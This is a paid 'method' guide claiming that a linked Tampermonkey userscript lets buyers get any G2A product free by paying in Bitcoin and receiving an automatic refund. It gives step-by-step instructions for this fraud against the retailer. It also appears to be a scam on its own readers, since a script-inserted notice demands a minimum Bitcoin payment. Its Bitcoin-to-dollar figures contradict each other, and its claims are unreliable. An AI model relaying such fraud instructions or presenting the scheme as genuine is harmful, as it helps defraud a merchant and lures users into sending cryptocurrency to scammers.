

Thank you for buying my exclusive **HQ** G2A Method.

You made the best choice of your life buying this PDF!

With this method you will be able to get anything from <https://www.g2a.com/> completely for free. This exploit works for literally any product that is available for sale on G2A. I personally would get giftcards & games.

I can assure you this method has been

crafted to perfection.

Sincerely,

VQ-Moe

How does it work?

We will use a script via tamper-monkey which changes the exploits our browser whenever we make a new order on G2A. As soon as we get redirected to the payment page, our vulnerability will activate, which results in the order getting marked as "Expired" on G2A's payment processor, but not on G2A's side itself. If we pay for the products via Bitcoin - our order will be processed and delivered by G2A anyway but the BTC will then get

INSTANTLY refunded to our wallet.

INSTRUCTIONS:

1. Install a Google Chrome extension called "Tampermoney".
2. Add the script to tampermonkey. (links will be provided)
3. Create a new order on G2A and pay for the products by Bitcoin.
4. Claim your products. (Order will be successfully processed by G2A)
5. Wait a few minutes for a refund to your wallet of choice.

Important - PLEASE READ:

Keep in mind that G2A will only refund your expired order only if it's above 0.0021 BTC. Any lower amount is not prioritized by their system, therefore it will require you to contact G2A's support to get a refund. This will result in your request getting rejected, as they will find out that the order was already processed by them. If you use any amount higher than 0.0021 BTC, it will get automatically refunded without problems.

Basically you have to add to your cart products that are worth at least 0.0021 BTC (~\$90) in total, it could be one or multiple products in your cart - it doesn't matter. There is absolutely NO LIMITS on the maximum worth of your cart. I have personally purchased 2 x \$100 Amazon Giftcards for the sake of this PDF; which is about 0.0048 BTC.

Okay, let's begin.

Here are the things you need:



- At least 0.0021 BTC to pay for the order. (Your order can be multiple items.)
I personally recommend you pick at least one \$100 giftcard of your choice.
- Google Chrome browser
- Tampermonkey extension
<https://chrome.google.com/webstore/detail/tampermonkey/dhdgffkkebhmkfjojejmpbldmpobfkfo>
If the link is no longer working, simply google for Tampermonkey and you will find it.
- The script. You can find it on step 4.

Edit: I was getting questions if this script could work for other payment methods. The answer is No. If you want to use this method, you would have to use Bitcoin. It's not hard to buy crypto nowadays, so I guess it shouldn't be a problem at all. *BTC transactions on G2A go through NO verification at all compared to other payment methods like PayPal or Card. Currently, I've only found an exploit for BTC.*



Okay, if you're ready - follow my steps:

Step 1. Add Tampermonkey extension to your browser.

Step 2. Click on Tampermonkey's icon at the top-right side of your browser, and click "Create a new script."



Step 3. Remove any preset code so you have a clean page like on the screenshot:



Step 4. Copy the script below:
<https://textbin.net/raw/xnvdrpvfaj>



And paste it in the Editor from Step 3.



Step 5. Go to "File" and click "Save".

Step 6. Make sure that your script is enabled. It should look just like on this screenshot:



Step 7. Go to <https://www.g2a.com/> and add some products to your cart. I will purchase 2 x \$100 Amazon Giftcards.



Accept Terms & Conditions, Insert your e-mail address and click "Continue to payment".

Step 8. As soon as the payment page starts to load, you should see this message. Simply press "OK" to continue.



If you do not see this message make sure the script is running & refresh.
Clearing your browser cookies and data should fix it too if you get errors.

Step 9. Now choose Bitcoin.

And click "Pay with Bitcoin" on the right

Step 10. Simply pay for the products by sending Bitcoins to the address displayed in your order.

211.34 USD | (208.04 EUR)
[Hide details ^](#)

Amazon Gift Card 100 USD - Amazon Key - UNITED STATES	2x	211.34 USD
Order fee ⓘ	Make sure your total adds up to ATLEAST 0.0032 BTC!	0.00 USD
Payment fee ⓘ		0.00 USD

Bitcoin amount **0.00718656 BTC**

BTC address: 39uz8DNydm2667Mx...GXRjCv2H



Please scan QR Code to complete payment.

Once you've made the payment press "Confirm payment", the status should change to "pending." Now wait for 1 confirmation. As soon as your transaction gets 1 confirmation in blockchain (shouldn't take longer than 30 minutes), you will **receive an email from G2A with your purchased products.**



Step 11. Now go back to the page with your Invoice. You will see this message:

It usually takes from 5 to 30 minutes to get your money refunded.

Received BTC Dec 06 2023 @ 6:36 PM	To: Bitcoin 1 From: 3FMk7o2PwP6L 2ZasVNfxmmqNkaZ6Pp	\$211.34 0.00718656 BTC
---------------------------------------	--	----------------------------

I sent a payment 15 minutes ago and now I just got my refund.
Now go and check your email for your truly deserved items!

Thank you once again for buying my most exclusive method yet!

The End.
